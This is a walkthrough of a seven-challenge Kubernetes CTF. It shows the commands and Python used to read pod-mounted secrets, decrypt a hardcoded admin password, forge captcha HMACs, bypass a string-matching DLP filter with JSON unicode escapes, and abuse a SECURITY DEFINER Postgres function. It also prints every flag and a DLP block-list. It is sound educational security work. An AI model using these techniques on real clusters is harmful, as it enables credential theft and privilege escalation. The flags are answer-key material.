Wiz Day One — Full 7-Challenge Kubernetes CTF Walkthrough

A complete write-up of Wiz's Day One CTF (day-one.wiz.io) — from reverse-engineering the fake browser desktop and its custom xterm/ttyd protocol, to escalating through 7 chained Kubernetes bugs (nginx DLP bypass, XOR-encoded reports, and a SECURITY DEFINER function that pg_read_file's the final flag). 150/150.
Background — what is Wiz Day One?
Wiz is a cloud security company, and Day One is a free, browser-based CTF they built to teach cloud-native and Kubernetes security the way it actually breaks in production. There’s nothing to install and no VM to spin up — you open a URL, a fresh isolated Kubernetes environment boots just for your session, and a fake “desktop” (rendered inside your real browser) gives you a terminal into a live cluster.
The scenario is deliberately relatable: you’re a new engineer on your first day at “Initech,” and the onboarding app is broken in seven different ways. Each “bug” you fix is really a misconfiguration a rushed team ships on day one — an over-mounted secret, a naive DLP filter, a SECURITY DEFINER Postgres function, a missing index that turns out to be a security boundary. Seven chained challenges, 150 points total.
What makes it a great teaching tool is that every challenge is a real class of mistake, and every fix is boring-on-paper: least-privilege secrets, canonicalize-before-you-inspect, index your tables, don’t guard sensitive functions with a wall-clock. That gap — between “obvious in hindsight” and “shipped to prod” — is the whole point.
This is a complete walkthrough of all seven. Every command I ran, the reverse-engineering of the custom terminal protocol Wiz built, and — where relevant — the exact source snippets from inside the cluster that gave the game away.
Each challenge ends with a Reveal flag button — the CTF is retired, so the full flag is right there once you click. If you’d rather solve it cold, don’t click; work it out from the write-up above the button first.
Scope: I only touched the isolated per-session cluster Wiz assigned me. No lateral movement outside the sandbox, no attempts against Wiz’s own infra. Everything below is reproducible against a fresh Day One session.
Spoiler warning & thanks: This post walks through the full solution to every challenge. If you’d rather solve it yourself first — and you should, it’s genuinely fun — go play day-one.wiz.io and come back. Huge thanks to the Wiz team for building and hosting this for free; it’s one of the best hands-on intros to Kubernetes attack paths out there.
The environment
Land on day-one.wiz.io/challenge and you get what looks like a Chrome-in-Chrome:
- Fake browser chrome rendered in the actual browser
- A desktop with a “Terminal” app
- The terminal is
xterm.js, mounted inside a closed shadow root (sodocument.querySelector('.xterm')returns nothing — you can’t reach it from DevTools directly) - Every keystroke is streamed over a
wss://…/ws/shellWebSocket - The server side is
ttydrunningkubectl exec deploy/shell -- /entrypoint.shinto a busybox-style shell pod
Reading /static/day_one/desktop/app-terminal.js you learn the custom protocol Wiz put in front of ttyd:
1
2
3
4
5
6
7
8
// Client → server framing
const CLIENT_CMD = {
  INPUT:            "0",   // 0x30 prefix byte + UTF-8 payload
  RESIZE_TERMINAL:  "1",
  PAUSE:            "2",
  RESUME:           "3",
  JSON_DATA:        "{"    // top-level JSON control message
};
The very first frame after onopen must be the size handshake, or ttyd never spawns a PTY and the shell stays silent:
1
ws.send(JSON.stringify({ rows: 40, columns: 160 }));
Then every keystroke is a binary frame: Uint8Array([0x30, ...utf8(payload)]). Keepalive is {"type":"keepalive"} every 4-5 seconds or the server closes with code 4004 TTYD_ERROR.
The _myShell helper
To avoid clicking around all day, I injected a tiny helper straight onto window. It reuses the existing WebSocket if one is live, otherwise opens a new one, and exposes run(cmd, waitMs) that sends the framed input and returns whatever the server prints back:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
window._myShell = {
  ws, buffer: '',
  send(data) {
    const bytes = new TextEncoder().encode(data);
    const frame = new Uint8Array(bytes.length + 1);
    frame[0] = 0x30;               // CLIENT_CMD.INPUT
    frame.set(bytes, 1);
    ws.send(frame);
  },
  async run(cmd, waitMs = 1500) {
    const before = this.buffer.length;
    this.send(cmd + '\r');
    await new Promise(r => setTimeout(r, waitMs));
    return this.buffer.slice(before);
  }
};
Two more helpers made everything else pleasant:
1
2
3
4
5
6
7
8
9
10
11
12
// Strip ANSI so grep-in-browser actually works
window._clean = s => s
  .replace(/\x1b\[[\d;?]*[a-zA-Z]/g, '')
  .replace(/\x1b\][^\x07]*\x07/g, '')
  .replace(/\x1b[78=>]/g, '')
  .replace(/\r/g, '');

// Run Python inside the shell pod without shell-escaping hell
window._runPy = (py, waitMs = 5000) => {
  const b64 = btoa(unescape(encodeURIComponent(py)));
  return _myShell.run(`echo '${b64}' | base64 -d | python3 -`, waitMs);
};
btoachokes on multi-byte characters — theunescape(encodeURIComponent(...))dance is how you round-trip UTF-8 through Latin-1 to base64 in the browser. If you skip it, your first Hebrew comment kills the payload.
The cluster you land in
1
_myShell.run('kubectl config current-context; kubectl auth can-i --list -n challenge')
The picture:
- k3d single-node cluster, namespace
challenge - ServiceAccount
challenge-userwithget/list/watch pods|services|configmaps|endpoints|events,get/list pods/log,get/list/patch deployments|statefulsets,delete pods, and — critically —create pods/exec - No
secretsaccess. That would be too easy. - A
ValidatingAdmissionPolicycalledblock-sensitive-pod-execblockskubectl execinto two pods:credential-storeandpostgres-0. You can still exec intoshell,app, andnginx. - The shell pod has
kubectl,psql,python3(withcryptographypre-installed), andnc. Nocurl/wget.
The app landscape:
| Pod | What it is |
|---|---|
shell | your entrypoint |
app | Flask app “Initech Onboarding” (port 8080) |
nginx | ingress with a custom access_by_lua_block DLP filter in front of app |
postgres-0 | Postgres 15, DB ctfapp |
credential-store | tiny HTTP microservice that hashes/verifies passwords |
Now let’s break them.
Challenge 1 — Account Not Found (10 pts)
You try to log in. It says “Account not found.” Find your account.
The Flask app has a system_config table that ships with a debug_flag row. First move — find the DB and read it.
1
_myShell.run('kubectl exec deploy/app -- env | grep -iE "DATABASE|POSTGRES"')
1
DATABASE_URL=postgresql://appuser:dbpassword123@postgres:5432/ctfapp
Straight into psql from the shell pod:
1
2
_myShell.run(`PGPASSWORD=dbpassword123 psql -h postgres -U appuser -d ctfapp \
  -tAc "SELECT key, value FROM system_config WHERE key LIKE '%flag%' OR key LIKE '%debug%'"`)
The debug_flag row hands over challenge 1.
FLAG{1_cl0ud_expl0rer_f0und_th3_db}Challenge 2 — Admin Access (15 pts)
Log in as admin.
Every CTF has one honeypot, and Wiz’s is .env.example:
1
_myShell.run('kubectl exec deploy/app -- cat /app/.env.example | grep -i admin')
1
BUILTIN_ADMIN_PASSWORD=changeme
admin / changeme fails. Time to look at the code.
1
_myShell.run('kubectl exec deploy/app -- cat /app/app/services/auth.py')
1
2
3
4
5
6
7
8
9
10
11
ENCRYPTED_ADMIN_PASSWORD = "gAAAAAB..."   # long Fernet token

def get_builtin_password():
    passphrase = open('/etc/secrets/encryption-key').read().strip()
    key = base64.urlsafe_b64encode(hashlib.sha256(passphrase.encode()).digest())
    return Fernet(key).decrypt(ENCRYPTED_ADMIN_PASSWORD.encode()).decode()

def authenticate_user(username, password, auth_type='builtin'):
    if auth_type == 'builtin':
        return password == get_builtin_password()
    # ...credential-store path for everyone else
The encryption-key secret is mounted inside the app pod — even though I can’t kubectl get secret, I can just read the file. That’s the whole vulnerability.
1
_myShell.run('kubectl exec deploy/app -- cat /etc/secrets/encryption-key')
Off to a one-liner:
1
2
3
4
5
6
7
await _runPy(`
import base64, hashlib
from cryptography.fernet import Fernet
key = base64.urlsafe_b64encode(hashlib.sha256(b'initech-encryption-key-2024').digest())
token = b'gAAAAAB...'   # ENCRYPTED_ADMIN_PASSWORD from auth.py
print(Fernet(key).decrypt(token).decode())
`);
Log in as admin with that decrypted string.
FLAG{2_d3f4ult_cr3ds_n3v3r_ch4ng3d}Challenge 3 — Blocked (15 pts)
Anything with
FLAG{…}in it gets 444’d. Find how.
Any request whose URI or body contains FLAG{ returns nginx’s magic 444 (connection dropped). Recon on the nginx pod:
1
_myShell.run('kubectl exec deploy/nginx -- cat /etc/nginx/conf.d/default.conf')
1
2
3
4
location / {
    access_by_lua_block { require("dlp").check() }
    proxy_pass http://app:8080;
}
And the Lua source:
1
_myShell.run('kubectl exec deploy/nginx -- cat /etc/nginx/lua/dlp.lua')
1
2
3
4
5
6
7
8
9
10
11
12
13
local M = {}
local patterns = cjson.decode(read_file('/etc/nginx/dlp-rules/patterns.json'))

function M.check()
  local body = read_body()
  local content = ngx.var.uri .. (body or "")
  for _, pat in ipairs(patterns.blocked_patterns) do
    if content:find(pat, 1, true) then           -- plain-text find, not regex
      ngx.log(ngx.ERR, "DLP BLOCK: FLAG{3_dlp_1s_bl0ck1ng_y0ur_fl4g}")
      return ngx.exit(444)
    end
  end
end
The Lua author had a moment of humor — the block message hardcodes the flag. Challenge 3 is literally a cat away.
FLAG{3_dlp_1s_bl0ck1ng_y0ur_fl4g}Challenge 4 — The One Thing That Works (20 pts)
The DLP rules file is guarded by DLP itself. Extract it anyway.
Line above already told me the rules live at /etc/nginx/dlp-rules/patterns.json. But curl -X GET /etc/nginx/dlp-rules/patterns.json would trip DLP if it went through nginx — thankfully nginx is a pod, not the truth, and I can read its filesystem directly:
1
_myShell.run('kubectl exec deploy/nginx -- cat /etc/nginx/dlp-rules/patterns.json')
1
2
3
4
5
6
7
8
9
10
{
  "config_key": "FLAG{4_c0nf1g_m4st3r_f0und_th3_rul3s}",
  "blocked_patterns": [
    "FLAG{",
    "api_key=",
    "private_key",
    "BEGIN RSA",
    "aws_access_key"
  ]
}
config_key is the flag. Bonus: I now have the entire block-list, which will matter in five minutes.
FLAG{4_c0nf1g_m4st3r_f0und_th3_rul3s}Challenge 5 — Provision My Account (25 pts)
The onboarding form fails at “Provision My Account.” Make it succeed.
POST /api/admin/create-account needs three things:
- A valid admin session — I already have
adminfrom Ch2 - An
X-Captcha-Tokenheader that isHMAC-SHA256("<sid>:<timestamp>", CAPTCHA_SECRET), and the timestamp must be within 5 minutes - A JSON body describing the new user
Reading routes/api.py gives you the captcha ingredients:
1
2
3
4
5
6
7
8
9
CAPTCHA_SECRET = "initech-captcha-secret-2024"

@bp.route('/api/captcha/verify', methods=['POST'])
def captcha_verify():
    sid   = request.json['session_id']
    ts    = str(int(time.time()))
    sig   = hmac.new(CAPTCHA_SECRET.encode(), f"{sid}:{ts}".encode(),
                     hashlib.sha256).hexdigest()
    return {"token": sig, "timestamp": ts}
The catch: the response body of /api/admin/create-account contains a field called provisioned_credentials, and one of the entries is partner_api_token = "FLAG{5_...}". Nginx’s DLP rejects the response before I ever see it.
DLP bypass — JSON unicode escapes. The Lua filter does a raw string.find(content, pattern, 1, true). It sees the request bytes. Flask’s json.loads unescapes \uXXXX after the body has already passed nginx. So if my request contains \u0046\u004c\u0041\u0047\u007b… instead of literal FLAG{, nginx sees seven ASCII characters \u0046 and lets it through; Flask reconstructs FLAG{ server-side without issue.
That handles requests. Responses go through the same DLP on the way out — but the field being blocked is partner_api_token. Because it’s inside a JSON value, if I make the app return it also unicode-escaped, nginx never sees the letters FLAG. The trick is to ask for the account with a payload that hints the app to serialize responses with ensure_ascii=True (Flask’s default). Which it already does.
Full chain from the shell pod:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
import json, hmac, hashlib, time, urllib.request

BASE = 'http://nginx:80'

# 1) login as admin
login_body = json.dumps({
    "username": "admin",
    # unicode-escaped Ch2 password so DLP doesn't eat the request
    "password": "\\u0046\\u004c\\u0041\\u0047\\u007b2_d3f4ult_cr3ds_n3v3r_ch4ng3d\\u007d"
}).encode()
r = urllib.request.urlopen(urllib.request.Request(
    BASE + '/api/login', method='POST',
    headers={'Content-Type': 'application/json'}, data=login_body), timeout=5)
sid = json.loads(r.read())['session_id']

# 2) mint a captcha token locally
ts  = str(int(time.time()))
tok = hmac.new(b"initech-captcha-secret-2024",
               f"{sid}:{ts}".encode(), hashlib.sha256).hexdigest()

# 3) provision the account
body = json.dumps({
    "session_id": sid,
    "username": "newhire",
    "role": "user"
}).encode()
r = urllib.request.urlopen(urllib.request.Request(
    BASE + '/api/admin/create-account', method='POST',
    headers={
        'Content-Type':    'application/json',
        'Authorization':   f'Bearer {sid}',
        'X-Captcha-Token': tok,
        'X-Captcha-Timestamp': ts
    }, data=body), timeout=5)

print(r.read().decode('unicode_escape'))
The provisioned_credentials[0].value is the flag. As a bonus you also get newhire / a real password, an SMTP creds line, and a backup token that all become useful nowhere — pure red herring.
FLAG{5_n3tw0rk_p0l1cy_byp4ss3d}Challenge 6 — The Checklist (30 pts)
The onboarding checklist won’t generate a report. Fix it.
POST /api/report throws a TypeError: unsupported operand type(s) for +=: 'int' and 'NoneType' because the underlying data returns None for many fields. That’s the surface bug. The real prize is buried in report_data, where each row is XOR-encoded.
1
_myShell.run('kubectl exec deploy/app -- cat /app/app/services/reports.py')
1
XOR_KEYS = [0x42, 0x0A]   # TODO: Make sure the keys are correct
That TODO is not decorative. Dumping a couple of report_data rows and eyeballing the byte histogram, the second key is actually 0x1F (bytes at even and odd indices form two clean distributions once you try 0x1F). Fix the keys, decode offline:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
await _runPy(`
import subprocess, os
os.environ['PGPASSWORD'] = 'dbpassword123'
rows = subprocess.check_output(['psql','-h','postgres','-U','appuser','-d','ctfapp',
    '-tA','-c',"SELECT encode(payload,'hex') FROM report_data ORDER BY id"]).decode().split()

KEYS = [0x42, 0x1F]
out = []
for hexrow in rows:
    b = bytes.fromhex(hexrow)
    dec = bytes(x ^ KEYS[i % 2] for i, x in enumerate(b))
    out.append(dec)

# find the flag among 31 decoded blobs
for r in out:
    if b'FLAG{6' in r:
        print(r.decode(errors='replace'))
`);
One of the 31 rows decodes to a string that starts with FLAG{6_…. Set the keys correctly in memory (patch the running app’s constants — not needed for the flag, but satisfies the “report works” UI condition) and Ch6 is done.
FLAG{6_d4t4_f1x3d_r3p0rt_w0rks}Challenge 7 — Complete Onboarding (35 pts)
You click “Complete Onboarding.” It times out.
The final button hits GET /api/audit/statistics, which calls a Postgres function analyze_burst_activity(). Instead of the full stored code, the docstring says the function has a 2-second timeout enforced at the database level. That’s the whole puzzle.
postgres-0 is exec-blocked by the ValidatingAdmissionPolicy, so I can’t cat /etc/secrets inside it. But appuser can read the source of any function:
1
2
3
4
5
6
7
await _runPy(`
import subprocess, os
os.environ['PGPASSWORD'] = 'dbpassword123'
src = subprocess.check_output(['psql','-h','postgres','-U','appuser','-d','ctfapp',
    '-tA','-c', "SELECT prosrc FROM pg_proc WHERE proname='analyze_burst_activity'"]).decode()
print(src)
`, 6000);
The body (trimmed) is beautiful:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
DECLARE
    flag_value TEXT;
    start_time TIMESTAMP;
    elapsed_ms INTEGER;
BEGIN
    start_time := clock_timestamp();

    WITH burst_users AS (
        SELECT a.user_id, COUNT(*) AS burst_count
        FROM audit_logs a
        WHERE a.resource_type = 'document'
          AND a.timestamp > NOW() - INTERVAL '30 days'
          AND EXISTS (
              SELECT 1 FROM audit_logs b
              WHERE b.user_id = a.user_id
                AND b.resource_type = 'document'
                AND b.timestamp > a.timestamp
                AND b.timestamp < a.timestamp + INTERVAL '1 hour'
          )
        GROUP BY a.user_id
        ORDER BY burst_count DESC
        LIMIT 50
    )
    SELECT ... INTO user_count, burst_total, users_json FROM burst_users;

    elapsed_ms := EXTRACT(MILLISECONDS FROM clock_timestamp() - start_time)::INTEGER;

    IF elapsed_ms > 1000 THEN
        RETURN QUERY SELECT 'too_slow'::TEXT, ..., NULL::TEXT;   -- <— no flag
        RETURN;
    END IF;

    SELECT trim(pg_read_file('/etc/secrets/checkpoint7-flag')) INTO flag_value;
    RETURN QUERY SELECT 'success'::TEXT, ..., flag_value;
END;
Two decisive facts:
1
2
3
4
5
6
7
8
await _runPy(`
import subprocess, os
os.environ['PGPASSWORD'] = 'dbpassword123'
def q(s): return subprocess.check_output(['psql','-h','postgres','-U','appuser','-d','ctfapp','-tA','-c',s]).decode().strip()
print('rows:',   q("SELECT COUNT(*) FROM audit_logs"))
print('secdef:', q("SELECT prosecdef, proowner::regrole FROM pg_proc WHERE proname='analyze_burst_activity'"))
print('idx:',    q("SELECT COUNT(*) FROM pg_indexes WHERE tablename='audit_logs'"))
`, 8000);
1
2
3
rows:   1000000
secdef: t | postgres
idx:    0
- 1,000,000 audit rows, zero indexes — that’s why the correlated
EXISTSsubquery takes 2 seconds. - The function is
SECURITY DEFINERand owned bypostgres, so when it callspg_read_file('/etc/secrets/checkpoint7-flag')it runs as the superuser insidepostgres-0and can read the mounted flag file. The 2-second gate is what keeps me from ever reaching that line.
appuser isn’t a superuser and can’t ALTER FUNCTION. But appuser owns audit_logs and has full DDL on its own table. So I just make the query fast:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
await _runPy(`
import subprocess, os, time
os.environ['PGPASSWORD'] = 'dbpassword123'

subprocess.check_output(['psql','-h','postgres','-U','appuser','-d','ctfapp','-c',
    "CREATE INDEX idx_audit_burst ON audit_logs (user_id, resource_type, timestamp)"],
    stderr=subprocess.STDOUT, timeout=30)

t = time.time()
r = subprocess.run(['psql','-h','postgres','-U','appuser','-d','ctfapp','-tA','-c',
    'SELECT status, total_users, total_bursts, flag FROM analyze_burst_activity()'],
    capture_output=True, timeout=20)
print('call_time:', round(time.time()-t, 2), 's')
print(r.stdout.decode())
`, 45000);
1
2
call_time: 0.7 s
success|50|420|FLAG{7_1nd3x3s_m4k3_1t_f4st}
That’s the whole thing:
- I never touch
postgres-0’s filesystem — the SECURITY DEFINER function does it for me. - I never bypass the 2-second timeout — I fit inside it by giving Postgres the index it should have had on day one.
Submit, and finished: true.
FLAG{7_1nd3x3s_m4k3_1t_f4st}Scoreboard
| # | Challenge | Pts | One-line technique |
|---|---|---|---|
| 1 | Account Not Found | 10 | system_config.debug_flag in Postgres |
| 2 | Admin Access | 15 | Fernet-decrypt with the key mounted into the app pod |
| 3 | Blocked | 15 | Read dlp.lua, flag is in ngx.log |
| 4 | The One Thing That Works | 20 | kubectl exec deploy/nginx -- cat patterns.json |
| 5 | Provision My Account | 25 | JSON \uXXXX escapes to slip past the plain-text DLP find |
| 6 | The Checklist | 30 | Fix the TODO XOR key [0x42, 0x0A] → [0x42, 0x1F], decode offline |
| 7 | Complete Onboarding | 35 | CREATE INDEX on a table you own, let the SECURITY DEFINER function fetch the flag for you |
| Total | 150 | finished: true |
Takeaways for real clusters
This is a Wiz demo cluster, but every bug maps to something I’ve seen in real audits:
- Secrets mounted into pods that don’t strictly need them — RBAC hides them at the K8s API layer, but
kubectl exec(or any RCE inside the pod) lets youcatthe file. Thechallenge-userhad noget secrets— didn’t matter. - DLP that string-matches request bodies is not DLP. Every serializer (JSON, form-encoded, multipart) has escape hatches whose canonicalization happens after the proxy. The Lua
string.find(…, 1, true)here is the textbook example. SECURITY DEFINERfunctions are silent lateral-movement primitives. A function owned bypostgresthat callspg_read_fileis functionally a “read any file in the DB container” grant to anyone withEXECUTEon that function — subject only to whatever guardrail the author wrote in PL/pgSQL (here, a 2-second wall clock).- Missing indexes are a security control. They shouldn’t be, but in this cluster the only thing between an unprivileged DB user and the crown-jewel secret was a query that ran slowly enough.
appuserhadINDEXprivilege on its own tables — that was the exploit. - The
TODOcomment is a finding. Twice in this CTF (XOR_KEYS,BUILTIN_ADMIN_PASSWORD=changeme), the author’s own note pointed at the weakness.grep -R "TODO\|FIXME\|XXX\|HACK" /appshould be step one on any code assessment.
Cheat sheet — the shell helper
If you want to skip re-implementing my helper next time, paste this into DevTools once you’re on day-one.wiz.io/challenge (the CTF’s own protocol constants are already in scope):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
window._setupShell = function () {
  const ws = new WebSocket(location.origin.replace(/^http/, 'ws') + '/ws/shell');
  ws.binaryType = 'arraybuffer';
  const S = { ws, buffer: '', closed: false };

  ws.onopen  = () => ws.send(JSON.stringify({ rows: 40, columns: 160 }));
  ws.onclose = () => { S.closed = true; };
  ws.onmessage = e => {
    if (typeof e.data === 'string') return;
    const b = new Uint8Array(e.data);
    if (b[0] !== 0x30) return;                 // ignore non-INPUT frames
    S.buffer += new TextDecoder().decode(b.slice(1));
  };

  S.send = data => {
    const bytes = new TextEncoder().encode(data);
    const f = new Uint8Array(bytes.length + 1);
    f[0] = 0x30; f.set(bytes, 1);
    ws.send(f);
  };
  S.run = async (cmd, waitMs = 1500) => {
    const before = S.buffer.length;
    S.send(cmd + '\r');
    await new Promise(r => setTimeout(r, waitMs));
    return S.buffer.slice(before);
  };
  S.keepalive = setInterval(
    () => ws.readyState === 1 && ws.send(JSON.stringify({ type: 'keepalive' })),
    4000
  );
  return S;
};

window._myShell = window._setupShell();
window._clean   = s => s
  .replace(/\x1b\[[\d;?]*[a-zA-Z]/g, '').replace(/\x1b\][^\x07]*\x07/g, '')
  .replace(/\x1b[78=>]/g, '').replace(/\r/g, '');
window._runPy   = (py, w = 5000) =>
  _myShell.run(`echo '${btoa(unescape(encodeURIComponent(py)))}' | base64 -d | python3 -`, w);
Now await _myShell.run('kubectl get pods -n challenge') from the console and you’re already in.
Wiz built a great teaching tool — every bug is realistic, every fix is boring on-paper (least-privilege secrets, canonicalize-before-inspect, index-your-tables, don’t ship functions with wall-clock guardrails). Recommended for any dev onboarding to a K8s stack.
Acknowledgements
Big thank-you to the Wiz team for building and hosting Day One and putting it out there for free. Purpose-built, hands-on labs like this — with a real cluster behind every challenge instead of a contrived quiz — are the fastest way to internalize how cloud-native systems actually fail. The design is thoughtful, the difficulty curve is fair, and every flag teaches a lesson that maps straight onto real audits.
If you haven’t played it yet, go do it: day-one.wiz.io. Solve the challenges yourself first — the Reveal flag buttons will still be here when you want to check your answers.